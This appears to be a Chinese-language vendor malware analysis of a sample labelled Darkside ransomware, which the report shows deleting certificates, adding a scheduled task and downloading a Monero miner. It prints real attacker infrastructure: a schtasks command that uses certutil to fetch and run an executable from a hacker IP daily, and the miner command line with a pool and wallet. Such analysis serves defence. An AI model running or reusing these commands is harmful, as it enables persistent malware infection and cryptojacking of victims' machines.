天融信 TOPSEC

Darkside 勒索病毒样本分析


目录

一、 概述


6 月 10 日，从互联网中得到病毒样本，该样本启动后，主要为调用外部程序，清理证书，添加计划任务，访问黑客后台下载挖矿程序，病毒本体。

二、 程序逆向


用侦壳软件检测，无壳，如下图所示：



动态解密配置文件，检测是否被调试



加载 ntdll 模块，使用 netCreateUserProcess 函数，调用外部的程序



解密外部程序具体参数

调用 certutil.exe 将所有证书删除

调用 cmd 程序，利用 cmd 再去调用 tasklist 程序

```
000000006FFD0307   41:5F   pop r15   r15:L"C:\\Windows\\system32\\cmd.exe"
000000006FFD0309   41:5E   pop r14   r14:L"cmd /C tasklist"
000000006FFD030B   41:5D   pop r13
000000006FFD030D   41:5C   pop r12
000000006FFD030F   41:5B   pop r11
000000006FFD0311   41:5A   pop r10
```

访问黑客后台，下载挖矿用的程序

```
000000C00015E177  00 6C 00 6C 00 00 00 00 00 68 74 74 70 3A 2F 2F  .l.l.....http://
000000C00015E187  31 31 38 2E 31 39 30 2E 32 31 31 2E 33 34 3A 38  118.190.211.34:8
000000C00015E197  32 2F 69 6D 61 67 65 2F 70 6E 67 2F 63 6F 72 65  2/image/png/core
000000C00015E1A7  2E 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00  .exe............
000000C00015E1B7  00 00 00 00 00 00 00 00 00 2E 43 4F 4D 3B 2E 45  ..........COM;.E
```

调用计划任务，提权并定时从黑客服务器下载木马程序，下载到 temp 文件夹下

```
R14   000000C0000FC008   L"schtasks /create /tn SystemProcessDebug /tr \"certutil.exe -urlcac
R15   000000C0000B6230   L"C:\\Windows\\system32\\schtasks.exe"
```

```
schtasks /create /tn SystemProcessDebug /tr "certutil.exe -urlcache -split -f http://118.190.211.34:82/image/png/winTask.exe
C:\Window\Temp\winTask.exe & C:\Windows\Temp\winTask.exe" /sc daily
```

调用挖矿程序，设置矿池，钱包

```
R14   000000C000144000   L"C:\\Windows\\Temp\\core\\core.exe --coin mo
R15   000000C00011A3C0   L"C:\\Windows\\Temp\\core\\core.exe"
```

```
C:\Windows\Temp\core\core.exe --coin monero -o xmr.f2pool.com:13531 -u
46YngqQEZQ6HYhqP7noesGdoecXZRM2jR16t7RKTbhW4TtqdKUQyggs3x7pADEWvpr5ySbesyQQwJfaHbewXurEWNdeWNtj.gtest -p x -k -B --donate-level=1
--cpu-max-threads-hint=70
```

附录

文中涉及样本 SHA256：

484cf2f2060cc47d7a5a3d27d85b17214153f4d9e2235cc9770609387547baab